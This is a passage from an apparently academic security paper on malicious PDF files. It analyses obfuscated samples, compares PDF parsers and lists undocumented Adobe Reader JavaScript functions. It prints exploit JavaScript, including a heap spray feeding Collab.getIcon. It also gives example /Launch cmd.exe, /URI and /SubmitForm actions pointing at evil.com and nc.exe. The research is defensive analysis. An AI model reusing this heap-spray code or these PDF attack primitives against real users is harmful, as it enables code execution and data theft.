                         while(TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxlHOyPMBepBJirSABzFjtdLfBrDdCdVR.length < 0x4000)
TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxlHOyPMBepBJirSABzFjtdLfBrDdCdVR+=TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxl
HOyPMBepBJirSABzFjtdLfBrDdCdVR;
                         TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxlHOyPMBepBJirSABzFjtdLfBrDdCdVR =
"N."+TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxlHOyPMBepBJirSABzFjtdLfBrDdCdVR;
                         Collab.getIcon(TKuXgNSyEiroqpdYLFnJhHSYuyyOKPYxlHOyPMBepBJirSABzFjtdLfBrDdCdVR);
```

```
var B ="";
for (C=128;C>=0;--C) B += unescape("%uf942%u4390");
D = B + A;
E = unescape("%uf942%u4390");
F = 20;
G = F+D.length
while (E.length<G) E+=E;
H = E.substring(0, G);
I = E.substring(0, E.length-G);
while(I.length+G < 0x40000) I = I+I+H;
J = new Array();
for (K=0;K<1450;K++) J[K] = I + D;
var L = unescape("%0a");
while(L.length < 0x4000) L+=L;
L = "N."+L;
Collab.getIcon(L);
```


Figure 73. JavaScript reformatted for human readability

The variable A contains a long string which is passed to the `unescape()` method in JavaScript. Long strings which are passed to `unescape()` can be seen as a sign that a PDF may contain malicious code. The code shown above after variable substitution also makes it easier to see that the code is looping to create a heap spray which is passed to `Collab.getIcon()`.

8.4.2 Downloaded Malicious PDF Files

We downloaded the following malicious PDF files from MalwareBlackList.com: TROJ_PIDIEF.SMBH `e4d97d.pdf`; TROJ_PIDIEF.SMZB `imfvirbuxmizd.pdf`; TROJ_PIDIEF.SMZB `iqgoatetewdr.pdf`; TROJ_PIDIEF.SMZB `joilhzxshsazgu.pdf`.

These exploits were similar in their attacks. They utilised the Adobe PDF interactive forms to execute JavaScript containing malicious code. Figure 74 shows the PDF Examiner GUI after opening the file `imfvirbuxmizd.pdf`.



/Length	7079
/Filter	/FlateDecode
/Type	/EmbeddedFile

```
<template xmlns="http://www.xfa.org/schema/xfa-template/2.5/"><subform lay
,'khi','aff'];return f}function cat(){var n,q,k,a,o;g=0.0036;g-=18;f=5208;f++;o=att('
f=0.0096;f+=12;d=k[z];p=0;p+=13;u=21;u-=7807;m=(d%2)?'0'+k:k;b=5922;if(b>2
=3139;if(un==4113){va='z_JVS';vu=0.0109;vu-=6736}vv=0.0064;vv--}vl=19;vc=
s[m];fo=22;if(fo==5){fj='KYpR3rdOBV'}fp=5510;if(fp>0){fm=7972;fm-=0.009;fq=8}
}j=22;j-=17;t=3000;if(t>3998){a='aM5D2KnfG'}return h}function git(){var r,jq,et,h,
LH5wplZXME3uniXTHD1xlhVRFBzwjgWJD9xohaRHE4vsfdPFC4wogXND74m
xlhVSHAzujeTOH80shcRMF6vqfaPK97zolYNI72mbXLG90skZUJE7yniXSHC1
ypaRC3ofQH2teVG7sjUL6xiZKBwnYPA1mdOF0rcTE5qhTJ6vjXR92lWNC2lbSD
rgPF4rlWF5shWJ9vgaM9uoaQ9zmbSG1pbRH6pfSH9wiVIAvjZL7xkZSEznbSB
ei;jr=0.0331;jr+=0.0152;ja='hun'}else if(er&lt;h){hd=9;hd-=9;jq=et;he=0.003;he--;hj
/ui></field></subform></subform></template>
```

🟥	Contains Statistical Parameter
🟧	Object not used (not referenced in PDF document)
🟫	Both
🟪	Error in Cross Reference Table: Offset does not match

Current PDF file location: C:\Python32\imfvirbuxmizd.pdf

Figure 74. Highlighting of JavaScript contained within an object stream as part of a FDF form

The object `13 0 obj` was marked because its stream contains JavaScript. When this script is copied into the JavaScript inspector and reformatted it was shown to contain various functions. We debugged some of these functions using SpiderMonkey [48] and found that this JavaScript contained various obfuscated strings which were de-obfuscated by these JavaScript functions. However, we could not determine the actions of the malicious code.

8.5 Related Work

We attempted to try some 3rd party PDF Parsers which are currently available in order to provide a baseline to compare our parser against. These are detailed in the following sections.

8.5.1 Didier Stevens PDF Tools Parser

Didier Stevens developed a PDF Parser [47] which can provide output about the structure of a PDF file and decode filters. This parser also identifies potentially malicous PDF files, listing the use of primitives such as /JavaScript. We were not successful in using this parser to decode filters. However, we utilised code from this parser to provide filter decoding in our parser.

8.5.2 Peepdf

The Peepdf [49] parser provides PDF parsing and JavaScript inspection. It provides functionality such as:

- the tree structure of objects/streams and can provide a listing of raw objects
- listing of suspicious elements such as /Launch and /JavaScript
- listing of the offsets for each object but does not compare these against the cross reference table
- filter decoding
- Listing of references to and from a specific object
- Support for examining JavaScript code (e.g. unescaping bytes), however this requires the user of Python-Spidermonkey which cannot be installed on MS Windows. We could not get this functioning on Linux either.

It does not provide a graphical user interface for examination of PDF files.

8.5.3 pyPDF

pyPDF [50] is a PDF script which provides basic PDF functionality aimed at splitting or merging PDF files by page. It does not provide analysis of PDF files.

8.5.4 PDF Miner

PDF Miner [51] is a PDF parser which can extract the components of a PDF file and output these using various formats ranging from a listing of objects to XML encoded output. XML encoded output contains every object, its data dictionary, key and value pairs etc.

8.5.5 PDF Structazer

PDF Structazer is a PDF tool which was developed by Blonce et. al. and presented at the Black Hat Europe conference [27] in 2008. This tool is a GUI based MS Windows application which can extract the components of a PDF file and display these as a listing in the GUI. For instance, it can extract object names, the cross reference table, trailer, etc. The information it provides is very limited.

8.5.6 PDF Stream Dumper

PDF Stream Dumper [52] is a MS Windows based application which can be used for decoding streams using filters and attempts to detect whether such things as JavaScript have been obfuscated inside encoded filters. It provides a JavaScript analysis window which provides functionality to unescape byte strings and can search for the use of functions which are known to be vulnerable. It also detects known PDF exploits. For instance, it successfully detected that a PDF file generated by Metasploit contained a call to `Collab.collectEmailInfo()` (a vulnerability detailed in CVE-2007-5659) within an obfuscated stream.

8.6 Design Issues/Shortcomings

There were a number of issues which led to particular design considerations of the parser. These included:

- Object streams may contain object definitions and we parse these to extract these objects. However, we were unable to parse some objects which are contained within object streams. Some objects contained within streams contained object identifiers such as `5 0 63 4`. Since object identifiers are specified to be of the form `5 0 obj`, we could not establish an object identifier under this condition;
- Cross reference tables do not need to be present in a PDF file when rendered by Adobe Acrobat or Reader. This limits the deductions which can be made by cross checking the reference table offsets against actual objects;
- Decryption was not implemented because we have not yet found any malicious PDF files which have been encrypted;
- If there is more than one object with the same name (same identifier and generation number), the last object is taken as the real object, and all previous objects are stored separately as redundant objects;
- If a search parameter is found in a stream and there is more than one stream within a object, the PDF parser script does not differentiate between the streams when indicating which object should be marked as containing the search string.
- The PDF document trailer or `startxref` reference offset (which is designed to point to the cross reference table) may point to an object which then specifies `/Root`; these are still marked as free objects.

9. Further Research Questions and Future Work

In this section we outline possible threats/attacks and open questions which may lead to future research work.

9.1 Communication Channel

One possible threat could be an attack using the Forms Data Format (FDF) [53], to create a communication channel between a PDF document and a web server, identified by StratSec [54]

FDF is used:

- when submitting form data to a server, receiving the response, and incorporating it into the form
- to generate (“export”) stand-alone files containing form data that can be stored, transmitted electronically (for example, via e-mail), and imported back into the corresponding form
- To control the document structure. Constructs within FDF allow it to specify Acrobat forms to be used in the creation of new PDF documents. You can use this functionality to create complex documents dynamically.
- To define a container for annotations that are separate from the PDF document to which the annotations apply.

For example, `/GotoR` allows connection to a remote server using a data dictionary definition as shown in Figure 75.

```
  /S /GoToR /F <<
      /Type /Filespec
      /FS /URL
      /F ("http://131.185.204.123/........ ")
      /NewWindow true
      /Rect [124.802 706.129 266.534 791.168]
     >>
```

Figure 75 Connection to remove server example.

The operation performed in Figure 75 can also be completed using JavaScript:

```
var otherDoc = app.openDoc({ cPath:"http://131.185.204.123/", cFS:
"CHTTP" });
```

However, a remote connection will present a warning dialog to alert the user of this action.

9.2 Information stealer

Didier Stevens [55] identified a potential attack in which a PDF document exploits a known vulnerability in which a DLL (containing shellcode) is embedded in the PDF document, loaded into memory and executed. This implies that nothing is written to the disk except the

PDF file itself. In Didier's proof of concept, the DLL shellcode searches the "My Documents" folder (of the current user) for a file called `budget.xls` and uploads this file to a remote server controlled by the attacker.

9.3 Acrobat Plug-ins

Adobe Acrobat/Reader can itself act as a plug-in for web browsers. This allows PDF files to be embedded in HTML pages on websites. This plug-in supports loading portions of the PDF file as required. For instance, the next page of the PDF file is not loaded until the user navigates to it. PDF files are embedded as shown in Figure 76.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html lang="en-AU">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-
8">
<title>PluginDoc: PDF Test</title>
</head>
<body>
<div class="content">
<h1>PDF Test</h1>
  <p>This page contains an embedded PDF document.</p>
<object data="test.pdf" type="application/pdf" width="640"
height="480">You do not have a PDF plugin installed or
working.</object>
<p>This document may also be <a href="test.pdf">viewed
standalone</a>.</p>
</div>
</body>
</html>
```

Figure 76 PDF document embedded in an HTML page example

Adobe Acrobat/Reader Plug-ins (see Section 7.2) may present a possible mode of attack. For instance, is it possible to craft an exploit using another language and use Adobe plug-ins to load and execute the payload? What security model is applied to plug-ins? Can a plug-in be embedded into a PDF document rather than being represented as a separate DLL file?

User created plug-ins will run in Adobe Acrobat [56] without any security permissions. However, in order to run plug-ins in Adobe Reader, these must first receive permission and licensing from Adobe Systems [57]. Additionally, many plug-in APIs for Acrobat are not available in Adobe Reader [58]. Is it possible to exploit Adobe Reader to circumvent this licensing?

9.4 Database Scanner

The Adobe JavaScript API supports interactions with a database. Could a PDF document be used to attack an Internet database? For instance, information leakage means that database credentials can sometimes be found using Google Internet searches. Databases are usually not accessible to the Internet meaning that direct Internet access to a database inside an organisation generally cannot be achieved. However, it may be possible to include known database credentials in a crafted PDF document, which is then opened inside the organisation. This PDF document could interact with, or extract information from, an internal database and transfer this data to a remote server.

9.5 Types of Delivery Mechanisms

Commonly, PDF documents are opened and viewed in the Adobe PDF Reader. These may also be opened in Adobe Acrobat, which is used for creating PDF files. Additionally, PDF files can be embedded in various other document formats including:

- E-mail
- HTML web pages
- Flash documents
- Microsoft Office products (e.g. PowerPoint, Word, Excel).

Within a PDF document itself, there are various mechanisms which have already been the subject of exploit, or may be in the future. These include:

- `/Launch` action: Allows launching of external potentially malicious software e.g. cmd.exe.
- `/URI` action: Launches a particular URL such as `http://www.evil.com`, which could be potentially malicious.
- `/SubmitForm` can be used to post data back to a website. This could post to a potentially malicious website which could launch a malicious software.
- `/ImportData`: action allows importing external data (stored in a separate file) such as an FDF form into a PDF document. This data could be malicious.
- `/JavaScript` runs JavaScript inside a PDF document. There are many known attacks which exploit vulnerabilities in Adobe's JavaScript functions.

We present brief examples for each of the above cases in Table 8.

Table 8. Possible methods for exploit from within a PDF document

Adobe Acrobat/Reader Primitive	Example of Use
`/Launch`	`8 0 obj`
	`<<`
	` /Type /Action`
	` /S /Launch`
	` /Win`
	` <<`
	`  /F (cmd.exe)`
	` >>`
	`>>`
	`endobj`
`/URI`	`....`
	`<< /Type /OpenAction`
	`/S /URI`
	`/URI (http://www.evil.com)`
	`>>`
`/SubmitForm`	`<<`
	`....`
	`/S /SubmitForm`
	`/F << /FS`
	`/URL`
	`/F (ftp://www.evil.com/nc.exe)`
	`>>`
	`>>`
	`....`
`/ImportData`	`<<`
	`....`
	`/S /ImportData`
`/JavaScript`	`<< /Type /OpenAction`
	`/S /JavaScript`
	`/JS 2 0 R`
	`>>`

9.6 PDF Accessing Other Files

A PDF file can refer to the contents of another file. A file may be accessed or embedded into the PDF file.

Examples:
```
/F (/c/windows/system32/cmd.exe)
```

and
```
<< FS /URL /F (ftp://www.target.com/file.ext) >>
```

An embedded file stream allows the embedding of a referenced file into the body of a PDF file. For example:
```
/Type EmbeddedFile
```

Fonts definitions can be embedded within a PDF document [20]. Could a font be defined which maps to characters which could be used to hide a string in JavaScript code, such as a launch command, similar to a Caesar cipher?

10. Conclusion

While many computer users believe that the PDF format is a static and safe document interchange mechanism, it is increasingly being used by attackers to execute malicious code on remote computers. For instance, the PDF format supports embedded data, execution of JavaScript and external software. In this paper, we examined the PDF document format and how it can be used to deliver and execute malicious payloads in order to exploit computer systems. We analysed obfuscation mechanisms used by attackers to hide their malicious code from security experts and anti-virus software. We modelled the potential threats posed by PDF documents rendered by the Adobe Acrobat/Reader software such as the DLLs and plug-ins which Adobe Acrobat/Reader contains and obtain a listing of undocumented JavaScript functions which could contain vulnerabilities. We then leveraged our PDF analysis to develop a tool which parses PDF documents, extracts its component parts and allows a user to interactively examine the PDF file for potential malicious contents. This tool has successfully identified potentially malicious content in a test set of PDF files.

11. References

1. (2011). The Attack Surface Problem, Sans Institute, http://www.sans.edu/research/security-laboratory/article/did-attack-surface *(accessed Nov 2011).*
2. RSA hit by advanced persistent threat attacks, http://www.computerweekly.com/Articles/2011/03/18/245974/RSA-hit-by-advanced-persistent-threat-attacks.htm *(accessed Jul 2011).*
3. The PDF Exploit: Same Crime, Different Face, http://www.symantec.com/connect/blogs/pdf-exploit-same-crime-different-face *(accessed Jul 2011).*
4. The Rise of PDF Malware, http://www.symantec.com/connect/blogs/rise-pdf-malware *(accessed April 2011).*
5. Intelligence Report: Targeted attacks favor PDF files, Symantec, http://www.messagelabs.co.uk/mlireport/MLI_2011_02_February_FINAL-en.PDF *(accessed Jul 2011).*
6. E-Threat Landscape Report: Malware and Spam Trends, BitDefender, http://www.bitdefender.com/files/News/file/H1_2010_E-Threats_Landscape_Report.pdf *(accessed Aug 2011).*
7. CVE-2011-0602, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-0602 *(accessed Oct 2011).*
8. Stevens, D. A Very Brief History of Foxit Reader and JavaScript, http://blog.didierstevens.com/2009/05/06/a-very-brief-history-of-foxit-reader-and-javascript/ *(accessed Oct 2011).*
9. *http://www.linuxlinks.com/article/20070723151528688/Evince.html (accessed Oct 2011).*
10. *http://nvd.nist.gov/ (accessed Oct 2011).*
11. *http://www.kb.cert.org/vuls/ (accessed Jun 2011).*
12. A Look Back at PDF Vulnerabilities, http://www.facebook.com/note.php?note_id=149608762901 *(accessed Nov 2011).*
13. CVE-2009-0927, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-0927 *(accessed Nov 2011).*
14. Stevens, D. Anatomy of Malicious PDF Documents, Hakin9, http://iaclub.ist.psu.edu/files/PDF_Seminar/anatomy_of_malicious_pdfs.pdf *(accessed Feb 2011).*
15. CVE-2009-3459, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-3459 *(accessed Oct 2011).*
16. CVE-2010-1240, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-1240 *(accessed Oct 2011).*
17. PDF Worm – Exploit Requires No Specific Security Hole to Function, TechChunks, http://techchunks.com/technology/pdf-worm-exploit-requires-no-specific-security-hole-exploits-to-function/ *(accessed Oct 2011).*
18. Stevens, D. Quickpost: /JBIG2Decode Trigger Trio, http://blog.didierstevens.com/2009/03/04/quickpost-jbig2decode-trigger-trio/ *(accessed Oct 2011).*
19. *http://msdn.microsoft.com/en-us/library/bb776797(VS.85).aspx (accessed Jul 2011).*

20. PDF Reference: Adobe® Portable Document Format, Version 1.7, Adobe Systems Incorporated, http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/pdf_reference_1-7.pdf *(accessed Oct 2011).*
21. *http://www.iso.org/iso/catalogue_detail.htm?csnumber=51502 (accessed Oct 2011).*
22. *http://www.adobe.com/products/acrobat/adobepdf.html (accessed Oct 2011).*
23. Digital Signatures & Rights Management in the Acrobat Family of Products, Adobe Systems Incorporated, http://learn.adobe.com/wiki/download/attachments/52658564/acrobat_reader_security_9x.pdf *(accessed Nov 2011).*
24. *http://learn.adobe.com/wiki/display/security/Application+Security+Library (accessed Oct 2011).*
25. (2011). Enterprise Administration Guide, Adobe Systems Incorporated, http://kb2.adobe.com/cps/837/cpsid_83709/attachments/Acrobat_Enterprise_Administration.pdf *(accessed Nov 2011).*
26. (2011). Application Security for the Acrobat Family of Products, Adobe Systems Incorporated, http://learn.adobe.com/wiki/download/attachments/64389123/AcrobatApplicationSecurity.pdf *(accessed Nov 2011).*
27. Blonce, A., E. Filiol and L. Frayssignes. (2008). Portable Document Format (PDF) Security Analysis and Malware Threats, *Black Hat Europe '08*, Army Signals Academy - Virology and Cryptology Laboratory.
28. Gottwals, S. PDF "/Launch" Social Engineering Attack, http://blogs.adobe.com/adobereader/2010/04/didier_stevens_launch_function.html *(accessed Nov 2011).*
29. JavaScript™ for Acrobat® API Reference, Version 8.1, Adobe Systems Incorporated, http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/js_api_reference.pdf *(accessed Nov 2011).*
30. *http://xforce.iss.net/xforce/xfdb/42237 (accessed Nov 2011).*
31. CVE-2008-2042, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2042 *(accessed Oct 2011)..*
32. Stevens, D. Adobe Reader JavaScript Blacklist Framework, http://blog.didierstevens.com/2010/01/11/adobe-reader-javascript-blacklist-framework/ *(accessed Nov 2011).*
33. *http://www.adobe.com/products/livecycle/rightsmanagement/ (accessed Nov 2011).*
34. Developing Acrobat® Applications Using JavaScript, Adobe Systems Incorporated, http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/js_developer_guide.pdf *(accessed Nov 2011).*
35. Acrobat JavaScript Scripting Guide, Adobe Systems Incorporated, http://partners.adobe.com/public/developer/en/acrobat/sdk/pdf/javascript/AcroJSGuide.pdf *(accessed Nov 2011).*
36. Feliam Filling Adobe's heap, http://feliam.wordpress.com/2010/02/15/filling-adobes-heap/ *(accessed Nov 2011).*
37. Sejtko, J. Another nasty trick in malicious PDF, https://blog.avast.com/2011/04/22/another-nasty-trick-in-malicious-pdf *(accessed Nov 2011).*

38. Raynal, F., G. Delugré and D. Aumaitre. (2008). Malicious origami in PDF, *Journal in Computer Virology* **6**(4), p. 289 - 315.
39. Feliam Generic PDF exploit hider. embedPDF.py and goodbye AV detection, http://feliam.wordpress.com/2010/01/13/generic-pdf-exploit-hider-embedpdf-py-and-goodbye-av-detection-012010/ *(accessed Nov 2011).*
40. *http://www.securityfocus.com/bid/39470 (accessed Nov 2011).*
41. *http://www.adobe.com/support/security/advisories/apsa11-02.html (accessed Aug 2011).*
42. CVE-2010-0188 in the Wild, http://blog.fortinet.com/cve-2010-0188-exploit-in-the-wild *(accessed Nov 2011).*
43. *http://archives.neohapsis.com/archives/fulldisclosure/2010-01/0245.html (accessed Nov 2011).*
44. CVE-2009-2994, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-2994 *(accessed Oct 2011).*
45. CVE-2010-0194, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-0194 *(accessed Oct 2011).*
46. *http://archives.neohapsis.com/archives/fulldisclosure/2011-06/0325.html (accessed Aug 2011).*
47. *http://blog.didierstevens.com/programs/pdf-tools/ (accessed Aug 2011).*
48. *https://developer.mozilla.org/en/SpiderMonkey (accessed Jul 2011).*
49. *http://eternal-todo.com/tools/peepdf (accessed Jul 2011).*
50. *http://pybrary.net/pyPdf/ (accessed Jul 2011).*
51. *http://www.unixuser.org/~euske/python/pdfminer/index.html (accessed Jul 2011).*
52. *http://sandsprite.com/blogs/index.php?uid=7&pid=57 (accessed Jul 2011).*
53. FDF Toolkit Overview and Reference, Adobe Systems Incorporated, http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/FDFtkRef.pdf *(accessed Nov 2011).*
54. Theriault, P. (2009). Browser Ghosting Attacks Haunting Browsers with Acrobat & Flash, *Hack in the Box '09*, Malaysia.
55. Stevens, D. PDF Info Stealer PoC, http://blog.didierstevens.com/2010/03/08/pdf-info-stealer-poc/ *(accessed Nov 2011).*
56. Thomas, K. How to Write Plug-Ins for Adobe Acrobat, Mactech, http://www.mactech.com/articles/mactech/Vol.16/16.06/AcrobatPlugins/index.html *(accessed Nov 2011).*
57. *http://www.adobe.com/devnet/acrobat/plug_in_architecture.html (accessed Nov 2011).*
58. Developing Plug-ins and Applications, Adobe Systems Incorporated, http://livedocs.adobe.com/acrobat_sdk/9.1/Acrobat9_1_HTMLHelp/wwhelp/wwhimpl/common/html/wwhelp.htm?context=Acrobat9_HTMLHelp&file=Plugins_Introduction.31.1.html *(accessed Nov 2011).*

Appendix A: Proof of Concept Samples

During the research, various POC samples were developed, the following list is a reference of these samples.

Table 9 A listing of the various POC tools developed during this research

Filename	Description
`Base.pdf`	A sample PDF document baseline
`embeddedPDF.pdf`	Baseline for embedding files inside a pdf
`smallJavaScript.pdf`	A sample of the smallest PDF document containing JavaScript.
`launch-action-cmd-fakemessage.pdf`	POC showing a social engineering technique to fake the MS Windows message.
`launch-action-vbscript.pdf`	POC to create and execute a VB script that will open `notepad.exe`
`launch-action-vbscript-encode.pdf`	POC using encoding to hide the creating and execution of the VB script
`regAdobeTrustManager.vbs`	A VB script that can be used to enable the Adobe Reader preference settings for the Trust Manager; that is: `HKCU\Software\Adobe\Acrobat Reader\9.0\Originals\bAllowOpenFile`

Appendix B: Extracted JavaScript Function List

In this section we will discuss objects, properties and functions which we have extracted using the debugger console. Some of these properties and functions are not documented. Undocumented functions are more likely to contain vulnerabilities because these may not have been tested or may have been included for debugging purposes by the developer. These functions are often the target of exploits.

Table 10 lists the object names for Adobe Reader 9.3.4. These were extracted using the debugger with the following JavaScript code. This code extracts all objects from the global type `this` which is actually the `Doc` object.

Table 10. Adobe Reader 9.3.4 JavaScript Objects

AFAMRegExp	AFDigitsRegExp
AFMonthsRegExp	AFNumberCommaSepCommitRegExp
AFNumberCommaSepEntryRegExp	AFNumberDotSepCommitRegExp
AFNumberDotSepEntryRegExp	AFPhoneCommitRegExp
AFPhoneEntryRegExp	AFPMRegExp
AFSSNCommitRegExp	AFSSNEntryRegExp
AFTimeGarbageRegExp	AFTimeLongRegExp
AFTimeShortRegExp	AFZip4CommitRegExp
AFZip4EntryRegExp	AFZipCommitRegExp
AFZipEntryRegExp	AnnotsString
ANsumorder	app
bookmarkRoot	border
CBannotdata	Collab
collection	color
Connection	console
cursor	dataObjects
DirConnection	display
DocCenterLoginSteps	DocCenterSignupSteps
docID	encoding
Error	ERTCSteps
EScriptString	event
Field	filesAtDocCenter
fileSystem	font
FormsString	FormWorkflow
global	highlight
HostContainerDisclosurePolicy	icons
identity	info
innerAppWindowRect	innerDocWindowRect
IWEmailFormSteps	IWEmailSteps
IWFDSteps	IWSteps
media	MultimediaString
Net	objectDeadlineDate
OldSRIWsteps	outerAppWindowRect
outerDocWindowRect	pageWindowRect
permission	position
RDN	RE_NUMBER_COMMIT_COMMA_SEP
RE_NUMBER_COMMIT_DOT_SEP	RE_NUMBER_ENTRY_COMMA_SEP
RE_NUMBER_ENTRY_DOT_SEP	RE_PHONE_COMMIT

RE_PHONE_ENTRY	RE_SSN_COMMIT
RE_SSN_ENTRY	RE_ZIP_COMMIT
RE_ZIP_ENTRY	RE_ZIP4_COMMIT
RE_ZIP4_ENTRY	requirements
RSS	scaleHow
scaleWhen	ScriptBridgeUtils
search	security
securityHandler	ServiceDiscovery
SharedReviewAppleiDiskInitiator	SharedReviewDocCenterInitiator
SharedReviewSharepointInitiator	SharedReviewSMBInitiator
SharedReviewWebDAVInitiator	ShareFileSteps
shareIdentity	SOAP
SOAPMessageStyle	SOAPRequestStyle
SOAPString	SOAPVersion
sounds	spell
spellDictionaryOrder	spellLanguageOrder
StreamDigest	style
submitFormUsageRights	templates
trans	tts
UploadFileSteps	util
view	viewState
XMLData	zoomtype

Table 11 lists the Adobe Reader 9.3.4 JavaScript properties and function names for each object. We extracted the functions presented in the table using the debugger with the code such as below, which extracts the properties and functions for the `app` object. Note, values for `i` are strings, so we could not differentiate between properties and functions.

```
% JavaScript
8 0 obj
<<
 /S /JavaScript
 /JS (
 console.clear();
 console.show();
 for (i in app){
      console.println(String(i));
      }
  }
 )
>>
Endobj
```

Figure 77 JavaScript used to extract functions and properties from the `app` *object*

The `Doc` object is available using the `this` keyword. We were able to retrieve more information about properties and functions for the `Doc` object. In particular, we were able to determine the datatype for properties and function parameters. Function parameters and sometimes even function code was stored as the value for `this[i]`.

```
% JavaScript
8 0 obj
<<
 /S /JavaScript
 /JS (
 console.clear();
 console.show();
 for (i in this){
      if(typeof(i) == "function")
           console.println("Function: " + String(i) + " -> " +
this[i]);
      else {
           console.println("Property: " + String(i) + " -> " +
this[i]);

      }
   }
 )
>>
Endobj
```

Figure 78 JavaScript used to extract global functions and properties

Table 11 is a listing of all the information we gathered. The highlighted rows are those properties and functions which were not listed within the Adobe Acrobat documentation for JavaScript. We note that we did not find all properties and functions which were listed in the documentation. This may be because we were analysing Adobe Reader, not Adobe Acrobat. Adobe Reader is more widely used and thus attackers generally seek to target the reader. The highlighted functions represent undocumented functions which may be subject to exploitation through untested vulnerabilities.

Table 11. Adobe Reader 9.3.4, JavaScript functions

Object	Property or Function	Name
app		addressBookAvailable
app		browseForMultipleDocs
app		capabilities
app		compareDocuments
app		DisablePermEnforcement
app		EnablePermEnforcement
app		findComponent
app		fsClick
app		fsColor
app		fsCursor
app		fsEscape
app		fsLoop
app		fsTimeDelay
app		fsTransition

app		fsUsePageTiming
app		fsUseTimer
app		getNthPlugInName
app		getResolvedAddresses
app		getString
app		ignoreNextDoc
app		ignoreXFA
app		isValidSaveLocation
app		loadPolicyFile
app		mailMsgWithAttachment
app		measureDialog
app		Monitors
app		newCollection
app		setProfile
app		user
app	Function	addMenuItem
app	Function	addSubMenu
app	Function	addToolButton
app	Function	alert
app	Function	beep
app	Function	beginPriv
app	Function	browseForDoc
app	Function	clearInterval
app	Function	clearTimeOut
app	Function	constants
app	Function	endPriv
app	Function	execDialog
app	Function	execMenuItem
app	Function	getPath
app	Function	goBack
app	Function	goForward
app	Function	hideMenuItem
app	Function	hideToolbarButton
app	Function	launchURL
app	Function	listMenuItems
app	Function	listToolbarButtons
app	Function	mailGetAddrs
app	Function	mailMsg
app	Function	newDoc
app	Function	newFDF
app	Function	openDoc
app	Function	openFDF
app	Function	popUpMenu
app	Function	popUpMenuEx
app	Function	removeToolButton
app	Function	response

